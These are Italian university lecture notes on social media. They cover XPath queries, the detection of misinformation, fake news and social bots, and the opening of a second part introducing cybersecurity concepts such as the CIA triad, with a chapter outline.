
```

1 <libreria>
2   <libro>
3     <titolo lang="it">L'amore ai tempi del colera</titolo>
4     <prezzo>3.00</prezzo>
5   </libro>
6   <libro>
7     <titolo lang="en" Learning XML</titolo>
8     <prezzo>39.95</prezzo>
9   </libro>
10  <collezione>
11    <libro>
12      <titolo lang="it">Il Grande Inverno</titolo>
13      <prezzo>29.99</prezzo>
14    </libro>
15    <libro>
16      <titolo lang="en">Il Portale delle Tenebre</titolo>
17      <prezzo>39.95</prezzo>
18    </libro>
19  </collezione>
20 </libreria>


```



libreria/libro:



libreria//libro:



I **predicati** sono utilizzati per **trovare un nodo specifico contenente un valore specifico**. Sono sempre racchiusi tra parentesi quadre.

- `/libreria/libro[1]`: seleziona il primo elemento libro che è figlio di libreria.
- `/libreria/libro[last()]`: seleziona l'ultimo elemento libro che è figlio di libreria.
- `/libreria/libro[last()-1]`: seleziona il penultimo elemento libro che è figlio di libreria.
- `/libreria/libro[position()<3]`: seleziona i primi due elementi libro che sono figli di libreria.
- `//titolo[@lang]`: seleziona tutti gli elementi titolo che hanno attributo lang.

- `//titolo[@lang='en']`: seleziona tutti gli elementi titolo che hanno attributo lang uguale a en.
- `/libreria/libro[prezzo>35.00]`: seleziona tutti gli elementi libro figli di libreria che hanno elemento prezzo maggiore di 35.
- `/libreria/libro[prezzo>35.00]/titolo`: seleziona gli elementi titolo di elementi libro figli di libreria che hanno elemento prezzo maggiore di 35

Inoltre esistono delle wildcard per indicare nodi generici:

- `*`: qualsiasi nodo di tipo elemento
- `@*`: qualsiasi nodo di tipo attributo
- `node()`: qualsiasi nodo

Per effettuare l'unione di due insiemi di nodi si applica l'operatore " | ".

In riferimento a questa pagina:

- selezionare il tag `h1`: `//h1` → per provarlo in console si inserisce il comando `$x('//h1')`,
- selezionare tutti gli elementi con classe "ricetta": `//*[@@class="ricetta"]`,
- selezionare l'elemento con id uguale a "primo_elemento": `//*[@id="primo_elemento"]`,
- selezionare il tag `div` con class "footer": `//div[@class="footer"]`,
- selezionare tutti gli elementi `h1` o `div`: `//h1 | //div`,
- selezionare il tag `span` all'interno del tag `div` con attributo `class` uguale a "classe1": `//div[@class="classe1"]/span`,
- selezionare qualsiasi elemento `span` che sia discendente del tag `div` con attributo `class` uguale a "classe1": `//div[@class="classe1"]//span`,
- selezionare i tag `li` che hanno l'attributo `value`: `//li[@value]`,
- selezionare i tag `li` che hanno attributo `value` uguale a egg o milk: `//li[@value="egg" or @value="milk"]`,

7. Misinformation

7.1 Introduzione

Definizione: informazione inaccurata o falsa, deliberatamente creata e intenzionalmente o non intenzionalmente diffusa o propagata.

Devono esserci perciò 3 caratteristiche:

- **informazione falsa o inaccurata**,
- **creata deliberatamente**,
- **diffusa intenzionalmente o non intenzionalmente**.

Nei social media è difficile determinare se un'informazione è stata creata deliberatamente oppure no in quanto tutti gli utenti possono creare del contenuto, a differenza dei media tradizionali.

Informazioni inaccurate possono generare sofferenze ed effetti pericolosi, specialmente quando un intervento tempestivo non viene attuato (*Pizza Gate*).

7.1.1 Tipi di misinformation

- **Misinformation non diffusa intenzionalmente**: possono ingannare chi ne viene esposto, gli utenti regolari possono contribuire alla propagazione dell'informazione per fiducia della fonte di informazione pensando di informare gli amici.
- **Misinformation diffusa intenzionalmente**: gruppi coordinati di autori e diffusori di misinformation che hanno obiettivo di diffondere misinformation.

- **Leggende metropolitane:** misinformation diffusa intenzionalmente riferibile a storie finte relative ad eventi locali. Lo scopo è principalmente legato all'intrattenimento. Non c'è nessuno scopo di tipo doloso.
- **Fake news:** misinformation diffusa intenzionalmente nel formato di una notizia.
- **Informazione non verificata:** un'informazione non verificata può essere anche vera e accurata. Se non è vera cade sotto il concetto di misinformation.
- **Rumor:** informazione che può essere vera o falsa.
- **Crowdturfing:** si uniscono i concetti di astroturfing e crowdsourcing. Con astroturfing si intende la creazione programmata del consenso proveniente dal basso, della memoria o della storia pregressa (grassroots) di un'idea. Il consenso viene costruito mediante crowdsourcing, l'informazione può essere vera ma il consenso è costruito su un pubblico prevalentemente finto.
- **Spam:** informazione non richiesta che sovraccarica i destinatari dell'informazione.
- **Troll:** agenti con l'intento di causare disagio e dibattito acceso o litigi in un gruppo di persone. L'obiettivo dell'informazione prodotta è far crescere la tensione e la separazione tra le idee (*es: troll russi nelle elezioni presidenziali USA nel 2016*).
- **Hate speech:** contenuti violenti sui social media che indirizzati ad un gruppo specifico di persone. I contenuti esprimono pregiudizi e comportamenti minacciosi ed intimidatori.
- **Cyber-bullismo:** bullismo su social media che può esprimersi ed attualizzarsi nelle forme di misinformation indicate in precedenza.

7.2 Metodi di contrasto ai diffusori di misinformation

Il principale metodo di contrasto alla diffusione di misinformation è l'**identificazione dei diffusori**. L'identificazione non è semplice per le strategie di attacco utilizzate:

- link reciproci (A segue B allora B segue A) non indicano link homophily (per cortesia un utente non spreader ricambia il follow),
- i diffusori (spreader) di misinformation formano gruppi coordinati,
- esistono tecniche di camuffamento del contenuto o del profilo (*non tutti i contenuti sono misinformation*),
- mancanza di dati per addestrare l'AI per l'identificazione.

Approcci per l'identificazione:

- **content-based:** un utente su un social media è definito dal contenuto che produce,
- **network-based:** un utente su un social media è definito dalle relazioni a cui partecipa.

7.2.1 Identificazione content-based

Gli utenti del social media vengono **definiti dai contenuti che creano e che diffondono**. Si effettua una modellizzazione del contenuto prodotto e diffuso per identificare direttamente i diffusori. Si cercano caratteristiche particolari, pattern, che distinguono i diffusori di misinformation dagli utenti regolari.

I contenuti possono essere estratti dai post e dalle descrizioni dei profili mediante metodologie di estrazione dei dati menzionate in precedenza.

L'approccio più utilizzato è la **classificazione (apprendimento supervisionato)**. Dato un insieme di contenuti C relativi all'account a si apprende una funzione $f: C \rightarrow [0,1]$ tale che:

$$f(C) = \begin{cases} 1 & \text{se } a \text{ è un diffusore} \\ 0 & \text{altrimenti} \end{cases}$$

Per apprendere f è necessario un insieme di account etichettati a seconda che siano stati identificati come diffusori o utenti regolari e, per ogni account, un insieme di contenuti.

Viene estratto C dai post di un utente e viene applicato un apprendimento supervisionato basato sulle caratteristiche del testo prodotto. Viene appreso un **text classifier**.

L'informazione sull'utente viene arricchita con le proprietà della rete di relazioni dell'utente N_a :

$$f(C_a, N_a) = \begin{cases} 1 \\ 0 \end{cases}$$

Dal C estratto dal profilo:

- si estraggono proprietà circa lo screen name, la descrizione del profilo, la longevità del profilo,
- si identificano i profili generati automaticamente (*valido solo per alcuni tipi di diffusori e per piattaforme in cui la creazione del profilo non richiede particolari metodi di veridica dell'identità*),
- ambito applicativo limitato.

In C vengono anche inseriti url a risorse esterne (*stesso url obiettivo di spreader coordinati*).

Sull'insieme C vengono applicati metodi di **sentiment analysis**:

- utilizzo di campagne politiche di misinformation,
- uso congiunto con tecniche precedenti.

Problema: il contenuto di un diffusore può essere manipolato in modo che solo alcuni post contengano misinformation, mentre il resto sono copiati (*anche con un banale retweet*) o ispirati da utenti regolari.

Soluzione: mediante datasets con etichette sugli utenti (*diffusore/utente regolare*) si identificano alcune proprietà discriminanti dei post di misinformation.

Poiché dipendono da dataset con etichette, il task risulta molto oneroso dal punto di vista del tempo di annotazione.

- Approccio iterativo che discrimina i post non frutto di camouflage da quelli camouflage ed identifica i post che distinguono due utenti.
- Approcci non supervisionati basati sulla similarità di contenuti e profili, misurano la "distanza" tra un account target e un account standard.
- Approcci non supervisionati (no label) per identificare raffiche di post relativi ad un topic.

7.3 Metodi di identificazione della misinformation

Un secondo approccio al contrasto della misinformation è l'**identificazione di una particolare informazione o contenuto che ha le caratteristiche di misinformation**. Non ci si concentra sugli utenti ma soltanto sul **contenuto** prodotto.

Vengono utilizzati diversi approcci:

- content-based,
- context-based,
- propagation-based.

7.3.1 Content based

- **Approccio basato su text matching:** avendo esempi di contenuto testuale che sappiamo essere di misinformation, dato un nuovo contenuto è possibile misurare quanto il nuovo contenuto assomigli a quanto visto in precedenza. Se è molto simile ad un contenuto di misinformation del passato allora viene identificato come misinformation. Solitamente questo metodo viene utilizzato come ultimo elemento della procedura di identificazione dei post di misinformation. Nella prima fase si utilizzano altre metodologie per l'identificazione, nella seconda fase si utilizza la similarità per individuare altri post.
- **Approccio supervisionato (classificazione testuale):** si assume che una misinformation abbia tipiche parole chiave e combinazioni di parole chiave che ne permettono l'identificazione.
 - L'applicazione genera un grande numero di falsi positivi;
 - anziché applicarlo a tutto l'insieme dei post, si raggruppano post simili per altre informazioni: contesto, autore, tempo, gruppo di diffusori, per poi applicare la classificazione;
 - si ottengono buone performance solo per l'identificazione di misinformation su contenuti popolari.
- **Context based:** si utilizzano informazioni contestuali come la data di creazione e la geolocalizzazione (*se un post con l'immagine di uno squalo sull'autostrada di Huston è stato pubblicato a Milano allora probabilmente c'è qualcosa che non va*). Anche il momento in cui è stato pubblicato un post può essere utile perché solitamente gruppi coordinati di persone pubblicano a raffica nello stesso momento.
- **Propagation based:** si analizza come un determinato contenuto si sia diffuso nella rete (*information diffusion*). Un elemento chiave è capire come e perché gli utenti postino e/o inoltrino delle informazioni. Questo è utile perché si è verificato che un contenuto di tipo misinformation si diffonde diversamente da un contenuto regolare. Lo svantaggio è che questo metodo richiede tempo perché si deve aspettare che il contenuto si diffonda.

7.4 Fake News

Sempre più persone leggono e fruiscono le notizie dai social media piuttosto che dai media tradizionali:

- notizie più tempestive e più facilmente leggibili su SM,
- più facile condividere e commentare una notizia su SM.

Il 62% degli utenti in USA leggono notizie dai SM (2016), che è la sorgente di notizie più utilizzata rispetto a TV e radio.

La qualità delle notizie però è peggiore rispetto alle organizzazioni tradizionali: è economico creare delle fake news ed è più facile promuoverne la diffusione per ottenere un vantaggio politico o finanziario.

Le fake news hanno un impatto sugli individui e sulla società:

1. più fake news che notizie autentiche,
2. persuasione delle persone verso credenze false o distorte,
3. cambiano il modo in cui le persone percepiscono e rispondono alle notizie autentiche (*confusione e riduzione della fiducia verso canali di diffusione ufficiali e/o orientati a notizie con valore qualitativo più elevato*).

7.4.1 Definizione

Le fake news sono esistite da invenzione della stampa. Esistono due definizioni.

1. più stringente: articolo che riporta una notizia intenzionalmente creata che è possibile verificare essere falsa.
 - Autenticità: contiene informazioni false di cui è possibile verificare la falsità.
 - Intento: notizia creata con un intento malevolo e per ingannare il consumatore della notizia.
2. Più generale: non è necessario che entrambi gli elementi debbano caratterizzare la notizia

Si utilizza la prima definizione perché:

- l'intento aggiunge un valore social all'analisi del problema,
- rimuove ambiguità tra fake news e notizie satiriche, rumors, teorie cospirative e altre forme di misinformation.

7.4.2 Fake news su media tradizionali

Le fake news non sono un problema nuovo, ma un problema che evolve in base al mezzo di diffusione più utilizzato in un contesto storico. Con fake news tradizionali si intendono le fake news prima dell'avvento dei social media.

Il problema delle fake news ha fondamenti in psicologia e sociologia.

Sociologia: gli esseri umani non sono bravi a differenziare una notizia falsa da una notizia vera, in particolare, due fattori li rendono vulnerabili alle fake news:

- **naive realism:** le persone tendono a credere che la loro percezione della realtà sia la più accurata,
- **confirmation bias:** persone preferiscono ricevere informazioni che confermano la percezione della realtà che si sono creati.

Le fake news vengono percepite come reali e una volta che la percezione è stata costruita è molto difficile cambiarla. La correzione di una percezione falsa mediante la presentazione di una più autentica può accrescere la percezione non corretta (**reazione di confirmation bias**).

Psicologia: esistono dinamiche sociali che favoriscono la diffusione delle fake news.

La **prospect theory** è una teoria che descrive il processo di decisione come un processo in cui le scelte sono basate su guadagno/perdita relativo rispetto allo stato attuale.

Il guadagno in ambito sociale è spiegabile mediante **teoria dell'identità sociale e dell'influenza normativa**: attitudine verso l'accettazione e l'affermazione sociale è essenziale per l'affermazione della propria identità (*si fanno scelte socially safe in cui si seguono le norme della comunità che ci identifica*). Se la comunità diffonde fake news mi adatto al comportamento perché socialmente sicuro.

7.4.2 Fake news su social media

Il processo di ricerca e fruizione delle notizie è passato da una modalità mediata a una modalità dis-intermediata. Gli utenti sono esposti alle notizie che ricevono dai social feed, e agiscono il confirmation bias e il rinforzo delle convinzioni a cause degli aspetti sociali e sociologici esposti in precedenza.

Gli utenti sui SM tendono a formare gruppi di persone con le stesse convinzioni dove si rafforzano ed estremizzano le opinioni, le **echo chambers**.

Le echo chambers facilitano la fruizione di fake news:

- **social credibility**: le persone percepiscono come fonti attendibili quello che altre persone fidate ritengono come attendibile,
- **frequency heuristic**: le persone preferiscono informazioni che sentono di frequente. Una crescente esposizione ad una notizia è sufficiente alla creazione di un'opinione positiva su di essa.

Le echo chambers creano comunità divise con un limitato ecosistema di notizie ed informazioni.

7.4.3 Fake news detection

Sia a un articolo che riporta una notizia (*news article*). Esso è composto da due elementi:

- p_a : il **publisher** della notizia, l'insieme di proprietà che descrivono l'autore dell'articolo,
- c_a : l'insieme di proprietà derivate dal **contenuto** dell'articolo.

In ambito SM, si definisce anche **Social News engagement** l'insieme di tuple $e_{it} = \{u_i, p_i, t\}$ dove l'utente u diffonde la notizia a utilizzando un post p al tempo t .

Dato il social news engagement ed una articolo a , il task di **fake news detection** prevede che si predica se la notizia presentata in a sia una fake news oppure no, cioè si propone una funzione F tale che

$$F(a) = \begin{cases} 1 & \text{se } a \text{ è una fake news} \\ 0 & \text{altrimenti} \end{cases}$$

Soltamente F viene appresa mediante classificazione supervisionata binaria.

7.4.4 Estrazione delle proprietà

- **Proprietà del contenuto**: autore, titolo, testo principale, immagini e video.

- Tipi di proprietà:
 - ▶ linguistiche: stile del testo (*linguaggio acceso ed arrogante*),
 - ▶ lessicali (parole totali, frequenza delle parole, parole uniche),
 - ▶ sintattiche (n-grams, bag-of-words, part-of-speech),
 - ▶ visuali: caratteristiche di immagini e video.

- **Proprietà del contesto sociale**: il social engagement cattura il processo di diffusione della notizia nel tempo. È possibile utilizzare le proprietà del social engagement set per valutare la veridicità di una news.

- Tipi di proprietà:
 - ▶ **user-based**: (*fake news diffuse da account non riferibili a persone, analisi del profilo individuale o di un gruppo di profili associati alla diffusione di fake news come già avviene nella misinformation detection*),
 - ▶ **post-based**: proprietà dei post che diffondono o riportano la news in termini di reazioni del pubblico esposto.
 - ▶ **network-based**: proprietà ricavate da differenti tipi di rete di relazioni tra gli elementi user o post:
 - ◆ **stance network**: similarità tra opinioni prodotte da gruppi diversi di post,
 - ◆ **co-occurrence network**: collegamento se due utenti postano contenuto riguardante la stessa news,
 - ◆ **friendship network**: relazione di follow tra utenti,
 - ◆ **diffusion network**: traiettorie di diffusione delle news.

8. Social bot nei social media

8.1 Social bot pandemic

I social bots coesistono con gli esseri umani dall'avvento dei social media in forme molto banali e semplici. Attualmente non esiste una definizione condivisa e ben precisa di cosa si intende per social social bot. Definizione informatica: definizione da un punto di vista tecnico che si concentra su caratteristiche quali il livello di attività, la parziale o completa automazione e l'utilizzo di tecnologia di Al e/o altri algoritmi.

I social bot vengono utilizzati per scopi sia benevoli che malevoli. La maggior parte delle tecnologie e delle soluzioni si rivolgono all'identificazione di social bot malevoli.

Esistono due dimensioni per la **categorizzazione dei social bot**:

- **intent:** fine del bot,
- **capacity:** capacità di replicare un comportamento umano.

I **bot benigni** non necessitano di una capacità di imitazione del comportamento umano (news bot, bot per situazioni emergenziali). È facile identificarli.

I **bot malevoli** pongono più sfide di identificazione: le soluzioni principali si rivolgono a questo problema.

In Twitter nel 2017, il 15% degli account è riferibile a bot; in Facebook nel 2019 l'11% degli account è riferibile a bot.

I bot hanno **implicazioni politiche e finanziarie**: nel 2019, il 71% degli utenti Twitter che menzionavano i titoli trending quotati in borsa erano bot. È nota la loro presenza nelle discussioni circa le criptomonete oppure in fenomeni di infodemics su COVID19. I bot giocano un ruolo strategico in numerosi eventi mondiali.

Il reale impatto dei bot non riceve un consenso unanime nella comunità scientifica. Alcuni studi mostrano il ruolo fondamentale per l'aumento di misinformation, della polarizzazione e di un linguaggio volgare ed offensivo. Altri affermano che i bot non ricoprono un ruolo determinante nella diffusione di tali fenomeni.

Sicuramente il proliferare di social bot è dovuto in parte alla disponibilità di codice open source pubblicamente disponibile. Nel 2016, 4000 repository contenevano codice per creare Twitter bots; nel 2018, 40000 repositories su social bot.

Twitter, Reddit e Facebook nel 2016 hanno identificato e bannato più di 10 migliaia di account e bot.

8.2 Social bot detection

La prima soluzione per l'identificazione di un social bot risale al 2010. Le prime soluzioni erano basate sulla classificazione binaria e sull'analisi dei singoli account. Assumendo che bot ed essere umani sono caratterizzati da comportamenti e proprietà altamente separabili e diversi tra loro, le soluzioni erano indirizzate verso l'identificazione di proprietà discriminanti.

- identificazione di **fake follower**: bot che artificialmente aumentano la popolarità di un account.
Bot facilmente identificabili a causa della loro natura.
- **Botometer**: soluzione più complessa e di tipo generalista che utilizza proprietà del profilo, della rete sociale, dei contenuti prodotti, del sentiment e della sequenza temporale delle azioni.
L'accuratezza è ridotta a causa della generalità della soluzione.

8.2.1 Social bot evolution

Gli svantaggi degli approcci user-centrati con approccio supervisionato sono:

- la limitata disponibilità di dataset annotati utilizzabili nella fase di addestramento della rete,
- le diverse definizioni di social bot (*diversi schemi di etichettatura*),
- bias di annotazione: solo il 24% dei bot vengono correttamente identificati (*esperimenti recenti*),
- la natura evolutiva dei bot.

Per evitare l'identificazione, gli sviluppatori di bot hanno introdotto caratteristiche nuove rispetto alle generazioni precedenti (**bot evolution**). Questo fenomeno è stato confermato da studi che hanno osservato diverse onde di bot. La prima è quella di bot semplici, la seconda è caratterizzata da bot più credibili con un più ampio insieme di connessioni che non diffondono un solo messaggio (*non eseguono social spamming*). La terza onda è iniziata nel 2016 (*spinta dalle elezioni US*).

Si è osservata la capacità di sopravvivenza dei bot, ovvero capacità di superare i filtri di bot detection e non essere rimossi dalle piattaforme sociali. Solo 5% della nuova generazione di bot vengono rimossi dalle piattaforme, mentre le vecchie generazioni venivano rimosse nella misura del 60%.

Anche gli umani faticano ad identificare i social bot: solo il 24% dei bot moderni vengono identificati da annotatori; 91% per le generazioni precedenti.

Si è raggiunto un processo di ibridazione tra comportamenti umani e automatici (**cyborg account**).

È recente l'utilizzo da parte dei bot creator delle stesse metodologie di AI e ML quali modelli per la generazione di testo credibile (GPT 2 e 3), di modelli per la generazione di foto profili (StyleGAN) ed in generale di tecniche di deep fake. Il confine tra fake e reale diventa sempre più sfumato.

Fondamenti di Social Media Digitali

Parte 2

1 Introduzione alla cybersecurity	8
1.1 Definizione	8
1.1.1 Privacy protection	8
1.2 Secure system	8
1.2.1 C.I.A.	8
1.2.2 Perché i sistemi informatici sono sistemi non sicuri	9
1.2.3 Vulnerabilità, minacce e controlli	9
1.2.4 Attacchi	10
1.2.5 Strategie di difesa	10
1.2.5 Assets	11
1.2.6 Contromisure	11
1.2.7 Quando nasce la cybersecurity	11
1.3 Social Networks	11
1.3.1 Social network e cybersecurity	13
2 Crittografia	15
2.1 Introduzione	15
2.2 Cos'è la crittografia	15
2.2.1 Modello di riferimento	16
2.3 I componenti di un protocollo crittografico	16
2.4 Crittografia e protocollti a chiave privata	16
2.4.1 Crittografia a chiave simmetrica	17
2.4.2 Data Encryption Standard (DES)	17
2.4.3 Rijndael o Advanced Encryption Standard (AES)	18
2.4.4 Modalità di cifratura	18
2.4.5 Pro e contro della crittografia simmetrica	19
2.5 Crittografia e protocolli a chiave pubblica	19
2.5.1 Crittografia a chiave pubblica	19
2.5.2 Protocolli di crittografia a chiave pubblica	20
2.5.3 Chiave pubblica VS chiave privata	20
2.5.4 Man in the middle nello scambio di chiavi	20
2.6 Funzioni di hashing	21
2.6.1 One-way hash functions	21
2.6.2 Applicazioni delle funzioni di hash	21

2.6.2 Funzioni di hash più conosciute	22
2.6.3 Keyed-Hash Message Authentication Code (HMAC)	22
3 Certification authorities	23
3.1 Public key certificates	23
3.1.1 PKI e X509	23
3.1.2 Applicazioni	24
3.2 Strumenti crittografici - sommario	24
3.3 Pretty good privacy - GNU privacy guard	24
3.3.1 GNU privacy guard	24
3.3.2 GPG	25
3.3.3 Web of trust	25
3.3.4 Key ring	25
4 Identification and Authentication	26
4.1 Introduzione	26
4.1.1 Identità	26
4.1.2 Soggetti	26
4.2 Autenticazione	27
4.2.1 What you know	27
4.2.2 Vulnerabilità delle password	27
4.2.3 What you are - biometrics	28
4.2.4 What you have	29
4.2.5 Strong Authentication	30
5 Access Control	31
5.1 Politiche di sicurezza	31
5.1.1 Policy vs mechanism	31
5.1.2 Cybersecurity policy	31
5.2 Accesso control: definizione e tecniche	32
5.2.1 Chi definisce le politiche di sicurezza in un sistema	32
5.2.2 Come si definisce una politica di sicurezza	32
5.2.3 Gruppi	33
5.2.4 Ruoli	33
5.2.5 RBAC	33
5.3 Access control lists, capabilities	33

5.3.1 ACL	33
5.3.2 Capabilities	33
5.3.3 ACL vs Capabilities	34
5.3.4 ACL: pro e contro	34
5.3.5 Capabilities: pro e contro	34
5.4 Reference monitor	35
5.5 Audit	35
5.5.1 IT Audit	35
5.5.2 Audit e access control	35
5.5.3 Componenti principali di un audit	35
5.5.4 Logs	36
5.6 Case study: Unix file system	36
5.6.1 Utenti	36
5.6.2 Superuser	36
5.6.3 Gruppi	37
5.6.4 Soggetti	37
5.6.5 Oggetti	37
5.6.6 Unix ACL	37
5.6.7 Octal Representation	38
5.6.8 Controlled invocation e Set-UID	38
5.6.9 Unix authorization process	39
6 Computer Attacks	40
6.1 Social Engineering	40
6.1.1 Introduzione	40
6.1.2 Euristiche	40
6.1.3 Tecniche	41
6.2 Phishing	42
6.2.1 Schema generale	42
6.2.2 Tipi di phishing	43
6.3 Come l'IA sta cambiando la social engineering	43
6.3.1 Sintesi vocale	43
6.3.2 Advanced Natural Language Processing (NLP)	44
6.4 Malware	44
6.4.1 Definizione	44

6.4.2 Chi lo installa	44
6.4.3 Viruses, worms, trojans, rootkits	44
6.4.4 Computer virus	45
6.4.5 Antivirus	46
6.4.6 Computer worms	46
6.4.7 Trojan	47
6.4.8 Rootkit	47
6.4.9 Logic bombs	47
6.4.10 BotNet - Malware zombies	47
6.4.11 Stuxnet	48
6.4.12 WannaCry	48
6.4.13 Antivirus - Analisi euristica	49
6.5 Program flaws (bugs)	49
6.5.1 Introduzione	49
6.5.2 Vulnerabilità ed exploit	49
6.5.3 Zero-Day	49
6.6 Buffer overflow attack via smashing the stack technique	50
6.6.1 Chiamate a funzioni C dannose	51
6.6.2 Memory error exploit: contromisure	51
6.6.3 ASLR	51
6.6.4 Stack guard	52
6.6.5 Stack non eseguibile	52
6.6.6 Data execution prevention	52
7 Web security	53
7.1 World Wide Web	53
7.1.1 Introduzione	53
7.1.2 HTTP/HTML	53
7.1.3 Web forms	53
7.1.4 HTTPS	54
7.1.5 Contenuto dinamico	54
7.2 Mobile code	54
7.2.1 Definizione	54
7.2.2 JavaScript	54
7.2.3 JavaScript security model	55

7.2.4 Same Origin Policy	55
7.3 Sessioni e cookies	55
7.3.1 Cookies	55
7.3.2 Server-side sessions	56
7.4 Browser security vulnerability	56
7.4.1 Man in the browser	56
7.4.2 Clickjacking	57
7.4.3 Image crash	57
7.5 Le tre principali vulnerabilità del web	58
7.5.1 Cross-site request forgery (CSRF)	58
7.5.2 Cross-site scripting (XSS)	59
7.5.3 Attacchi XSS non persistenti (reflected):	59
7.5.4 Attacchi XSS persistenti (stored)	61
7.5.5 XSS preventions	62
8 Network security	63
8.1 Computer network	63
8.1.1 Introduzione	63
8.1.2 Componenti principali	63
8.1.3 Hub e switch	63
8.1.4 Comunicazione	63
8.1.5 Tipi di indirizzi	64
8.1.6 Comunicazione LAN	64
8.1.7 Comunicazione Internet	64
8.2 internet	65
8.2.1 Introduzione	65
8.2.2 Network security	65
8.3 Confidentiality attack	65
8.3.1 Eavesdropping in data network	66
8.3.2 Packet sniffer	66
8.3.3 Spoofing	67
8.4 Integrity attack	67
8.4.1 TCP hijacking	67
8.5 Availability attack DoS - DDoS	68
8.5.1 Denial of Service attack definition	68

8.5.2 Smurf attack	68
8.5.3 Syn flood	69
8.5.4 DoS, DDoS e Botnets	69
8.6 Contromisure	69
8.6.1 Strategia generale contro gli attacchi alla confidenzialità	69
8.6.2 IP Security (IPsec)	69
8.6.3 SSL/TSL	70
8.6.4 SSL handshake	70
8.7 Network security: strumenti e dispositivi	71
8.7.1 Firewall	71
8.7.2 Packet filter	71
8.7.3 Intrusion Detection Systems (IDS)	72
8.7.4 Intrusion Prevention Systems (IPS)	73
8.7.5 Unified threat management product	74
8.7.6 New Generation Firewall (NGFW)	74
9 Breve introduzione alla privacy	75
9.1 Definizione di privacy	75
9.1.1 Warren & Brandeis (1890)	75
9.1.2 Varie definizioni	75
9.1.3 A. F. Westin	75
9.1.4 S. Rodotà (2004)	76
9.1.5 Un problema controverso	76
9.1.6 B. Schneier	76
9.2 Privacy & information	76
9.2.1 Informazioni di identificazione personale	77
9.3 Privacy & IT	77
9.4 Surveillance society	77
9.5 Privacy & security	78
9.5.1 Data breach	78
9.6 Il futuro	78
9.6.1 GDPR	79
9.6.2 Personal data	79
9.6.3 Informare e dare il consenso	79

1 Introduzione alla cybersecurity

1.1 Definizione

La **cybersecurity** è una disciplina basata sull'informatica che coinvolge **tecnologia, persone, informazioni e processi** per consentire operazioni sicure e protette verso eventuali minacce. Implica la creazione, il funzionamento, l'analisi e il test di sistemi informatici sicuri. È una disciplina interdisciplinare, che include aspetti di legge, politica, fattori umani, etica e gestione del rischio.

1.1.1 Privacy protection

La **privacy** è intesa prevalentemente come il **diritto di essere lasciati soli**. Purtroppo è gravemente minacciata dall'uso/abuso delle tecnologie dell'informazione e della comunicazione. Inoltre, l'intensa **analisi dei dati personali** da parte di algoritmi intelligenti promette di renderci completamente trasparenti e prevedibili, e quindi ancora più vulnerabili. Riusciremo a salvare la nostra privacy dagli artigli delle macchine "intelligenti"?

1.2 Secure system

La **sicurezza di un sistema, un'applicazione o un protocollo** è **sempre relativa a:**

- **un insieme di proprietà desiderate,**
- **un avversario con capacità specifiche.**

Ad esempio, le autorizzazioni di accesso ai file standard in Linux e Windows non sono efficaci contro un avversario che può eseguire l'avvio da un CD.

1.2.1 C.I.A.

In generale si parla di **sistema sicuro** quando è in grado di soddisfare **3 proprietà**, dette **C.I.A.:**

- **confidentiality,**
- **integrity,**
- **availability.**

Un sistema garantisce la **proprietà di confidentiality** quando è in grado di **evitare la divulgazione non autorizzata di informazioni**.

La confidentiality implica la protezione dei dati, fornendo l'accesso a coloro che sono autorizzati a vederli e impedendo ad altri di apprendere qualcosa sul loro contenuto.

Un sistema garantisce la proprietà di **integrity** quando è in grado di **evitare che l'informazione venga alterata in maniera non autorizzata**. L'attacco più frequente all'integrità avviene tramite ransomware (*cifra tutti i dati del disco con una chiave nota solo al ransomware stesso*).

Strumenti a supporto dell'integrity sono:

- **backup:** archiviazione periodica dei dati,
- **checksum:** funzione che mappa il contenuto di un file su un valore numerico (*una funzione di checksum dipende dall'intero contenuto di un file ed è progettata in modo tale che anche una piccola modifica al file di input, come il capovolgimento di un singolo bit, possa comportare un valore di output diverso*),

- **data correcting codes:** metodi per memorizzare dati in modo tale che piccole modifiche possano essere facilmente rilevate e corrette automaticamente.

Un sistema garantisce la proprietà di **availability** quando è in grado di rendere l'informazione **accessibile e modificabile a chi è autorizzato ad accedervi e/o a modificarla**. Gli attacchi all'availability sono attacchi di tipo denial of service (DoS).

1.2.2 Perché i sistemi informatici sono sistemi non sicuri

Poiché i sistemi informatici contengono **vulnerabilità** e sono **gestiti da esseri umani**.

Le **vulnerabilità** possono essere introdotte da **errori** in diverse fasi:

- a livello organizzativo,
- durante la fase di progettazione dell'hardware, del software o dell'architettura di un sistema,
- durante l'implementazione,
- durante la configurazione.

Le **vulnerabilità** o minacce **umane** sono i **punti deboli della sicurezza**, troppo spesso sono l'anello più debole di una catena di sicurezza (*addetti ai lavori onesti sottoposti ad abile ingegneria sociale, dipendenti scontenti*).

